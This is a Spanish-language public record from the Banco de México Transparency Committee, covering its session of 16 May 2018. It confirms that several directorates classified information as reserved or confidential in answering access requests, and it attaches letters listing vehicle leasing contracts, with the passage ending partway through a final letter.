BANCO DE MÉXICO

COMITÉ DE TRANSPARENCIA

ACTA DE LA SESIÓN ORDINARIA 18/2018
DEL 16 DE MAYO DE 2018

En la Ciudad de México, a las catorce horas del dieciséis de mayo de dos mil dieciocho, en el edificio ubicado en avenida Cinco de Mayo, número seis, colonia Centro, delegación Cuauhtémoc, se reunieron Claudia Álvarez Toca, Directora de la Unidad de Transparencia y Humberto Enrique Ruiz Torres, Director Jurídico, todos integrantes del Comité de Transparencia de este Instituto Central, así como Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, en su carácter de Prosecretario de dicho órgano colegiado.----------

También estuvieron presentes, como invitados de este Comité, en términos de los artículos 4o. y 31, fracción XIII, del Reglamento Interior del Banco de México, así como la Tercera, párrafos primero y segundo, de las Reglas de Operación del Comité de Transparencia del Banco de México, publicadas en el Diario Oficial de la Federación el dos de junio de dos mil dieciséis, las personas que se indican en la lista de asistencia que se adjunta a la presente como **ANEXO "A",** quienes también son servidores públicos del Banco de México. ----------

Claudia Álvarez Toca, Presidenta de dicho órgano colegiado, en términos del artículo 4o. del Reglamento Interior del Banco de México, y Quinta, párrafo primero, inciso a), de las Reglas de Operación del Comité de Transparencia del Banco de México, publicadas en el Diario Oficial de la Federación el dos de junio de dos mil dieciséis, solicitó al Prosecretario verificara si existía quórum para la sesión. Al estar presentes los integrantes mencionados, el Prosecretario manifestó que existía quórum para la celebración de dicha sesión, de conformidad con lo previsto en los artículos 43 de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafos segundo y tercero, de la Ley Federal de Transparencia y Acceso a la Información Pública; 83 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados; 4o. del Reglamento Interior del Banco de México; así como Quinta, párrafo primero, inciso d), y Sexta, párrafo primero, inciso b), de las Reglas de Operación del Comité de Transparencia del Banco de México, publicadas en el Diario Oficial de la Federación el dos de junio de dos mil dieciséis. Por lo anterior, se procedió en los términos siguientes:----------

APROBACIÓN DEL ORDEN DEL DÍA. ----------

El Prosecretario del Comité sometió a consideración de los integrantes presentes de ese órgano colegiado el documento que contiene el orden del día.----------

Este Comité de Transparencia del Banco de México, con fundamento en los artículos 51, párrafo segundo, y 83 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados; 43, párrafo segundo, 44, fracción IX, de la Ley General de Transparencia y Acceso a la Información Pública; 4o. y 31, fracciones II y XIV, del Reglamento Interior del Banco de México, y Quinta, párrafo primero, inciso e), de las Reglas de Operación del Comité de Transparencia del Banco de México, por unanimidad, aprobó el orden del día en los términos del documento que se adjunta a la presente como **ANEXO "B"** y procedió a su desahogo, conforme a lo siguiente: ----------

PRIMERO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE INFORMACIÓN REALIZADA POR LOS TITULARES DE LA DIRECCIÓN DE SEGURIDAD Y DE LA DIRECCIÓN DE RECURSOS

BANCO DE MÉXICO

MATERIALES, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000014018. ----------

El Prosecretario dio lectura a los oficios con referencias W40/121/2018, W40/123/2018, W40/124/2018, y W40/125/2018, así como al diverso oficio sin referencia de catorce de mayo del presente año, mismos que se agregan a la presente acta en un solo legajo como **ANEXO "C"**, a través de los cuales, los titulares de la Dirección de Recursos Materiales, y de la Dirección de Seguridad, esta última adscrita a la Dirección General de Emisión, hicieron del conocimiento de este Comité de Transparencia que subsisten las causas que dieron origen a la clasificación de los documentos señalados en dichos oficios, en términos de la motivación y fundamentación señaladas en las carátulas de las versiones públicas respectivas y pruebas de daño que en su momento pusieron a disposición de este órgano colegiado. Asimismo, a través de dichos oficios, señalaron que dichas versiones públicas son materia de la solicitud referida, y solicitaron a este Comité de Transparencia confirmar la clasificación de la información. ----------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43 y 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 64 y 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracción II, del Reglamento Interior del Banco de México y Quinta de las Reglas de Operación del Comité de Transparencia, resolvió confirmar la clasificación de la información para dar respuesta a la solicitud de acceso a la información referida en este apartado, en términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "D"**.-------

SEGUNDO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE INFORMACIÓN REALIZADA POR LOS TITULARES DE LA DIRECCIÓN DE APOYO A LAS OPERACIONES, DE LA DIRECCIÓN DE SISTEMAS DE PAGOS, Y DE LA DIRECCIÓN DE SISTEMAS, ASÍ COMO PARA LA APROBACIÓN DE LA VERSIÓN PÚBLICA, RELACIONADAS CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000014718. ----------

El Prosecretario dio lectura al oficio de once de mayo de mayo de dos mil dieciocho, suscrito por los titulares de la Dirección de Apoyo a las Operaciones, de la Dirección de Sistemas de Pagos, y de la Dirección de Sistemas del Banco de México, mismo que se agrega a la presente acta como **ANEXO "E"**, por virtud del cual dichas unidades administrativas han determinado clasificar como **reservada**, diversa información contenida en el documento que se señala en dicho oficio, respecto del cual generó la correspondiente versión pública, se elaboraron las pruebas de daño respectivas y se solicitaron a este órgano colegiado confirmar tal clasificación y aprobar dicha versión pública--------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43 y 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 64 y 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracción II, del Reglamento Interior del Banco de México y Quinta de las Reglas de Operación del Comité de Transparencia, resolvió confirmar la clasificación de la información realizada por las unidades administrativas citadas y aprobar la

BANCO DE MÉXICO

correspondiente versión pública, en los términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "F"**. ----------

TERCERO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE INFORMACIÓN REALIZADA POR EL TITULAR DE LA DIRECCIÓN DE OPERACIONES NACIONALES, RELACIONADA CON LA SOLICITUD CON FOLIO CTC-BM-22672. ----------

El Prosecretario dio lectura al oficio suscrito por el titular de la Dirección de Operaciones Nacionales del Banco de México, que se agrega a la presente acta como **ANEXO "G"**, por medio del cual dicha unidad administrativa informó a este Comité de Transparencia su determinación de clasificar como confidencial la información que se fundamenta y motiva en el oficio referido, y solicitó a este órgano colegiado confirmar la clasificación señalada. ----------

Después de un amplio intercambio de opiniones, se resolvió lo siguiente: ----------

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43 y 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 64 y 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracción II, del Reglamento Interior del Banco de México y Quinta de las Reglas de Operación del Comité de Transparencia, resolvió confirmar la clasificación de la información que realizó la unidad administrativa citada, en los términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "H"**.----------

CUARTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE INFORMACIÓN REALIZADA POR EL TITULAR DE LA DIRECCIÓN DE SISTEMAS, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000013818. ----------

El Prosecretario dio lectura al oficio con referencia Y01.16.18, suscrita por el titular de la Dirección de Sistemas del Banco de México, mismo que se agrega a la presente acta como **ANEXO "I"**, por medio del cual dicha unidad administrativa informó a este órgano colegiado que clasificó como **reservada** la información que se fundamenta y motiva en la prueba de daño que adjuntó a dicho oficio, y solicitó a este Comité de Transparencia confirmar la referida clasificación.----------

Después de un amplio intercambio de opiniones, se acordó lo siguiente: ----------

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43 y 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 64 y 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracción II, del Reglamento Interior del Banco de México y Quinta de las Reglas de Operación del Comité de Transparencia, resolvió confirmar la clasificación de la información que realizó la unidad administrativa citada, en los términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "J"**.----------

QUINTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN REALIZADA POR LA DIRECCIÓN DE SISTEMAS, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000013918. ----------

El Prosecretario dio lectura al oficio con referencia Y01.17.18, suscrita por el titular de la Dirección de Sistemas del Banco de México, mismo que se agrega a la presente acta como **ANEXO "K"**, por medio del cual dicha unidad administrativa informó a este órgano colegiado que clasificó como **reservada** la información que se fundamenta y motiva en la prueba de daño que adjuntó a dicho oficio, y solicitó a este Comité de Transparencia confirmar la referida clasificación.----------

BANCO DE MÉXICO

Después de un amplio intercambio de opiniones, se acordó lo siguiente: ----------
Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43 y 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 64 y 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracción II, del Reglamento Interior del Banco de México y Quinta de las Reglas de Operación del Comité de Transparencia, resolvió confirmar la clasificación de la información que realizó la unidad administrativa citada, en los términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "L"**.----------
Al no haber más asuntos que tratar, se dio por terminada la sesión, en la misma fecha y lugar de su celebración. La presente acta se firma por los integrantes presentes del Comité de Transparencia, así como por su Prosecretario. Conste.----------

CLAUDIA ÁLVAREZ TOCA
Presidenta

HUMBERTO ENRIQUE RUIZ TORRES
Integrante

SERGIO ZAMBRANO HERRERA
Prosecretario

BANCO DE MÉXICO

LISTA DE ASISTENCIA

SESIÓN ORDINARIA 18/2018

16 DE MAYO DE 2018

COMITÉ DE TRANSPARENCIA

MTRA. CLAUDIA ÁLVAREZ TOCA Directora de la Unidad de Transparencia Integrante	
DR. HUMBERTO ENRIQUE RUIZ TORRES Director Jurídico Integrante	
LIC. SERGIO ZAMBRANO HERRERA Prosecretario del Comité de Transparencia	

INVITADOS PERMANENTES

MTRO. OSCAR JORGE DURÁN DÍAZ Director de Vinculación Institucional	
DR. FRANCISCO CHAMÚ MORALES Director de Administración de Riesgos	

INVITADOS

MTRO. ERIK MAURICIO SÁNCHEZ MEDINA Gerente Jurídico Consultivo	
MTRO. ALAN CRUZ PICHARDO Subgerente de Apoyo Jurídico a la Transparencia	
MTRO. CARLOS EDUARDO CICERO LEBRIJA Gerente de Gestión de Transparencia	

LIC. MARÍA DEL CARMEN REY CABARCOS Gerente de Riesgos No Financieros	
LIC. RODRIGO MÉNDEZ PRECIADO Abogado Especialista en la Dirección General de Relaciones Institucionales	
LIC. ALEJANDRO ALEGRE RABIELA Director General de Emisión	
ING. MIRNA ESPERANZA CORTÉS CAMPOS Directora de Administración de Emisión	
IGNACIO JAVIER ESTÉVEZ GONZÁLEZ Director de Recursos Materiales	
LIC. GUILLERMO JOSÉ MARTÍNEZ VILLARREAL Gerente de Soporte Legal y Mejora Continua de Recursos Materiales	
LIC. KATYA ALVARADO YÁÑEZ Subgerente de Programación de Contratación y Mejora Continua	

DR. ALEJANDRO DE LOS SANTOS SANTOS Director de Sistemas	
ING. ALICIA ADRIANA AYALA ROMERO Subgerente de Planeación y Regulación	
ING. RICARDO ALFREDO GONZÁLEZ FRAGOSO Líder de Especialidad	
DR. MANUEL MIGUEL ÁNGEL DÍAZ DÍAZ Director de Sistemas de Pagos	
MTRA. LILIANA GARCÍA OCHOA Líder de Especialidad en la Gerencia de Estudios de Sistemas de Pagos	
LIC. XIMENA AIDEE DOMINGUEZ HERNÁNDEZ Investigador	
ACT. CLAUDIA TAPIA RANGEL Especialista Investigador	

MARTÍN CAMPOS FERNÁNDEZ Analista de Información	
MTRO. JUAN RAFAEL GARCÍA PADILLA Director de Operaciones Nacionales	
LIC. JOAQUÍN RODRIGO CANO JAUREGUI SEGURA MILLAN Director de Apoyo a las Operaciones	
LIC. HÉCTOR GARCÍA MONDRAGÓN Jefe de la Oficina de Análisis Jurídico y Promoción de Transparencia	

ANEXO "B"

BANCO DE MÉXICO

Comité de Transparencia

ORDEN DEL DÍA
Sesión Ordinaria 18/2018
16 de mayo de 2018

PRIMERO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE INFORMACIÓN REALIZADA POR LOS TITULARES DE LA DIRECCIÓN DE SEGURIDAD Y DE LA DIRECCIÓN DE RECURSOS MATERIALES, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000014018.

SEGUNDO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE INFORMACIÓN REALIZADA POR LOS TITULARES DE LA DIRECCIÓN DE APOYO A LAS OPERACIONES, DE LA DIRECCIÓN DE SISTEMAS DE PAGOS, Y DE LA DIRECCIÓN DE SISTEMAS, ASÍ COMO PARA LA APROBACIÓN DE LA VERSIÓN PÚBLICA, RELACIONADAS CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000014718.

TERCERO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE INFORMACIÓN REALIZADA POR EL TITULAR DE LA DIRECCIÓN DE OPERACIONES NACIONALES, RELACIONADA CON LA SOLICITUD CON FOLIO CTC-BM-22672.

CUARTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE INFORMACIÓN REALIZADA POR EL TITULAR DE LA DIRECCIÓN DE SISTEMAS, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000013818.

QUINTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN REALIZADA POR LA DIRECCIÓN DE SISTEMAS, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000013918.

BANCO DE MÉXICO
RECIBIDO
14 MAY 2018
Comité de Transparencia
Por: BJ2322 Hora: 14:55
Recibo este oficio en tres páginas.

ANEXO "C"

BANCO DE MÉXICO

Ciudad de México, a 14 de mayo de 2018

W40/121/2018

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Nos referimos a la solicitud de acceso a la información, identificada con el número de folio **6110000014018**, que nos turnó la Unidad de Transparencia el tres de abril del presente año, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual se transcribe a continuación:

> *"SOLICITO TODOS LOS CONTRATOS DE ARRENDAMIENTO Y O ADQUISICIÓN VEHICULAR EN CUALQUIERA DE SUS MODALIDADES , ASÍ COMO TODOS LOS ANEXOS TÉCNICOS DE LOS MISMOS Y LOS PAGOS REALIZADOS DE LO SOLICITADO. TODO LO ANTERIOR EN UN PERIODO CORRESPONDIENTE A 2008,2009,2010,2011,2012,2013,2014,2015,2016,2017,2018. (11 AÑOS) PERIODO 2008-2018."*

Al respecto, nos permitimos informarles que la Dirección de Seguridad y la Dirección de Recursos Materiales con motivo de la atención de una solicitud de acceso diversa, elaboraron las versiones públicas respectivas, junto con las carátulas que las distinguen e indican los datos concretos que han sido clasificados, al igual que los motivos y fundamentos respectivos. Dichas versiones públicas fueron aprobadas por ese órgano colegiado en su sesión ordinaria 17/2018 del diez de mayo de dos mil dieciocho y cuentan con un periodo de reserva de 5 años.

En el caso concreto, hacemos de su conocimiento que los documentos que se detallan en el siguiente cuadro, se ubican en el supuesto del párrafo precedente, y son materia de la presente solicitud. Asimismo, en los documentos señalados, subsisten las causas que dieron origen a su clasificación, tanto con carácter confidencial, como reservado, respectivamente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CLASIFICACIÓN	DIRECCIÓN URL AL ADMINISTRADOR INSTITUCIONAL DE DOCUMENTOS DE ARCHIVO (AIDA)
01 11-0970 CONT W51-DRM-0000006373	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/01 11-0970 CONT W51-DRM-0000006373 O.PDF
02 12-0293 CONT DRM-0000007707	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/02 12-0293 CONT DRM-0000007707 O.PDF

BANCO DE MÉXICO

TÍTULO DEL DOCUMENTO CLASIFICADO	CLASIFICACIÓN	DIRECCIÓN URL AL ADMINISTRADOR INSTITUCIONAL DE DOCUMENTOS DE ARCHIVO (AIDA)
03 13-0241 CONT DRM-0000009891	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/03 13-0241 CONT DRM-0000009891 O.PDF
04 400 11-0279 CONT 5724-A	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/04 400 11-0279 CONT 5724-A O.PDF
05 400 11-0566 CONT W55 DRM-0000005854	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/05 400 11-0566 CONT W55 DRM-0000005854 O.PDF
06 400 13-0410 CONT BM-SACRH-299-13-1	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/06 400 13-0410 CONT BM-SACRH-299-13-1 O.PDF
07 400 13-0496 CONT BM-SACRH-040-13-2	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/07 400 13-0496 CONT BM-SACRH-040-13-2 O.PDF
08 400 14-0128 CONT BM-SACRH-109-14-1	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/08 400 14-0128 CONT BM-SACRH-109-14-1 O.PDF
Contrato BM-SCS-368-09	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/Contrato BM-SCS-368-09 O.pdf
Contrato BM-SCS-087-09	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/Contrato BM-SCS-087-09 O.pdf

BANCO DE MÉXICO

TÍTULO DEL DOCUMENTO CLASIFICADO	CLASIFICACIÓN	DIRECCIÓN URL AL ADMINISTRADOR INSTITUCIONAL DE DOCUMENTOS DE ARCHIVO (AIDA)
Carta Convenio DRM-0000007707-1	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos Originales/Naturaleza Publica/Convenio DRM-0000007707-1.pdf

Atento a lo anterior, de conformidad con los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, atentamente solicitamos a ese Comité de Transparencia confirmar la clasificación de la información realizada por estas unidades administrativas y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que las unidades administrativas que por la naturaleza de sus atribuciones tienen acceso a los documentos señalados son:

PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS
• Dirección de Recursos Materiales (Director) • Dirección de Seguridad (Director) • Gerencia de Protección e Investigación de Seguridad (Gerente) • Gerencia de Resguardo y Traslado de Valores (Gerente) • Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Toda la Gerencia) • Gerencia de Abastecimiento a Emisión y Recursos Humanos (Toda la Gerencia) • Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Toda la Gerencia) • Subgerencia de Resguardo de Valores (Subgerente) • Subgerencia de Seguridad a Funcionarios (Subgerente)

Atentamente,

APOLINAR PARRA AROCHE
Director de Seguridad

IGNACIO JAVIER ESTÉVEZ GONZÁLEZ
Director de Recursos Materiales

BANCO DE MÉXICO

Ref: W40/123/2018

Ciudad de México, a 14 de mayo de 2018

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Me refiero a la solicitud de acceso a la información, identificada con el número de folio **6110000014018**, que nos turnó la Unidad de Transparencia el tres de abril del presente año, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual se transcribe a continuación:

> *"SOLICITO TODOS LOS CONTRATOS DE ARRENDAMIENTO Y O ADQUISICIÓN VEHICULAR EN CUALQUIERA DE SUS MODALIDADES , ASÍ COMO TODOS LOS ANEXOS TÉCNICOS DE LOS MISMOS Y LOS PAGOS REALIZADOS DE LO SOLICITADO. TODO LO ANTERIOR EN UN PERIODO CORRESPONDIENTE A 2008,2009,2010,2011,2012,2013,2014,2015,2016,2017,2018. (11 AÑOS) PERIODO 2008-2018."*

Al respecto, me permito informarles que la Dirección de Recursos Materiales con motivo de la atención de una solicitud de acceso diversa, elaboró las versiones públicas respectivas, junto con las carátulas que las distinguen e indican los datos concretos que han sido clasificados, al igual que los motivos y fundamentos respectivos. Dichas versiones públicas fueron aprobadas por ese órgano colegiado en su sesión ordinaria 17/2018 del diez de mayo dos mil dieciocho.

En el caso concreto, hacemos de su conocimiento que los documentos que se detallan en el siguiente cuadro, se ubican en el supuesto del párrafo precedente, y son materia de la presente solicitud. Asimismo, en los documentos señalados, subsisten las causas que dieron origen a su clasificación, con carácter confidencial.

BANCO DE MÉXICO

TÍTULO DEL DOCUMENTO CLASIFICADO	CLASIFICACIÓN	DIRECCIÓN URL AL ADMINISTRADOR INSTITUCIONAL DE DOCUMENTOS DE ARCHIVO (AIDA)
400 14-0987 PED DRM 0000011816 T.pdf	Confidencial	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH_POT/400_14-0987 PED DRM 0000011816 O.PDF
400 17-0257 PED DRM-0000018758 T.pdf	Confidencial	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH_POT/400_17-0257 PED DRM-0000018758 O.PDF
700 15-0396 PED DRM-0000012664 T.pdf	Confidencial	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH_POT/700_15-0396 PED DRM-0000012664 O.pdf
700 15-0397 CONT C000007613 T.pdf	Confidencial	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH_POT/700_15-0397 CONT C000007613 O.pdf
700 15-0397 CONT C000007614 T.pdf	Confidencial	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH_POT/700_15-0397 CONT C000007614 O.pdf
700 17-0881 PED 0000018890 T.pdf	Confidencial	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH_POT/700_17-0881 PED 0000018890 O.pdf

Atento a lo anterior, de conformidad con los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, atentamente solicitamos a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que las unidades administrativas que por la naturaleza de sus atribuciones tienen acceso a los documentos señalados son:

BANCO DE MÉXICO

Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Toda la gerencia)
Gerencia de Abastecimiento a Emisión y Recursos Humanos
Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Toda la gerencia)
Dirección de Auditoría
Dirección de Control Interno

A t e n t a m e n t e,

IGNACIO JAVIER ESTÉVEZ GONZÁLEZ
Director de Recursos Materiales

BANCO DE MÉXICO
RECIBIDO
14 MAY 2018
Comité de Transparencia
Por: B12327 Hora: 11:07

Recibo este oficio constante en tres páginas.

BANCO DE MÉXICO

Ref: W40/124/2018

Ciudad de México, a 14 de mayo de 2018

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Nos referimos a la solicitud de acceso a la información, identificada con el número de folio **6110000014018**, que nos turnó la Unidad de Transparencia el tres de abril del presente año, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual se transcribe a continuación:

> *"SOLICITO TODOS LOS CONTRATOS DE ARRENDAMIENTO Y O ADQUISICIÓN VEHICULAR EN CUALQUIERA DE SUS MODALIDADES , ASÍ COMO TODOS LOS ANEXOS TÉCNICOS DE LOS MISMOS Y LOS PAGOS REALIZADOS DE LO SOLICITADO. TODO LO ANTERIOR EN UN PERIODO CORRESPONDIENTE A 2008,2009,2010,2011,2012,2013,2014,2015,2016,2017,2018. (11 AÑOS) PERIODO 2008-2018."*

Al respecto, nos permitimos informarles que la Dirección de Seguridad y la Dirección de Recursos Materiales con motivo de la atención de una solicitud de acceso diversa, requirieron a ese órgano colegiado la ratificación de la subsistencia de las causales de clasificación confirmadas por ese órgano colegiado en su sesión especial 11/2017 de primero de noviembre de dos mil diecisiete, así como la aprobación de la respectiva versión pública, elaborada para el cumplimiento de sus obligaciones de transparencia.

Asimismo, hicieron del conocimiento del Comité de Transparencia, que con motivo de una nueva reflexión, el titular de la correspondiente unidad administrativa señalada en la carátula respectiva, ha determinado clasificar diversa información contenida en el documento referido, en los términos de la motivación y fundamentación señaladas en la carátula y la prueba de daño que en su momento pusieron a disposición de ese órgano colegiado. Lo anterior, en consideración a que el vehículo correspondiente es utilizado para el traslado de valores o custodia. Dicha clasificación fue confirmada por el Comité de Transparencia en su sesión ordinaria 17/2018 de diez de mayo de dos mil dieciocho.

En el caso concreto, hacemos de su conocimiento que el documento que se detalla en el siguiente cuadro, se ubica en el supuesto del párrafo precedente, y es materia de la presente solicitud.

De igual manera, en dicho documento, subsisten las causas que dieron origen a su clasificación, tanto con carácter confidencial, como reservado, esta última en términos de los artículos 113, fracción V, de la Ley General de Transparencia y Acceso a la Información Pública, y 110, fracción V, de la Ley Federal de Transparencia y Acceso a la Información Pública, en virtud de que se trata de vehículos para el traslado de personal.

TÍTULO DEL DOCUMENTO CLASIFICADO	PROVEEDOR	CLASIFICACIÓN	DIRECCIÓN URL AL ADMINISTRADOR INSTITUCIONAL DE DOCUMENTOS DE ARCHIVO (AIDA)
CONTRATO No. 0000014355- Specialty Vehicle Manufacturers México VP.pdf	SPECIALTY VEHICLE MANUFACTURERS MÉXICO, S.A. DE C.V.	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/02 300 15-0357 CONT 0000014355 O.pdf

Atento a lo anterior, de conformidad con los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, atentamente solicitamos a ese Comité de Transparencia confirmar la clasificación de la información realizada por estas unidades administrativas y aprobar la versión pública señalada en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que las unidades administrativas que por la naturaleza de sus atribuciones tienen acceso al documento señalado son:

PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS (DGE)	PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS
• Dirección de Seguridad (Director) • Gerencia de Protección e Investigación de Seguridad (Gerente)	• Dirección de Recursos Materiales (Director) • Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Toda la Gerencia)

BANCO DE MÉXICO

PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS (DGE)	PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS
• Subgerencia de Adiestramiento y Protección de Inmuebles (Subgerente) • Subgerencia de Seguridad a Funcionarios (Subgerente) • Unidad de Protección a Funcionarios (Jefe de Unidad) • Oficina de Adiestramiento en Seguridad (Jefe)	• Gerencia de Abastecimiento a Emisión y Recursos Humanos (Toda la Gerencia) • Gerencia de Control Operacional (Toda la Gerencia) • Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Toda la Gerencia)

Atentamente,

APOLINAR PARRA AROCHE
Director de Seguridad

IGNACIO JAVIER ESTÉVEZ GONZÁLEZ
Director de Recursos Materiales

BANCO de MÉXICO
RECIBIDO
14 MAY 2018
Comité de Transparencia
Por: [illegible] Hora: 11:50

Recibo este oficio constante en tres páginas.---

BANCO DE MÉXICO

Ref: W40/125/2018

Ciudad de México, a 14 de mayo de 2018

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

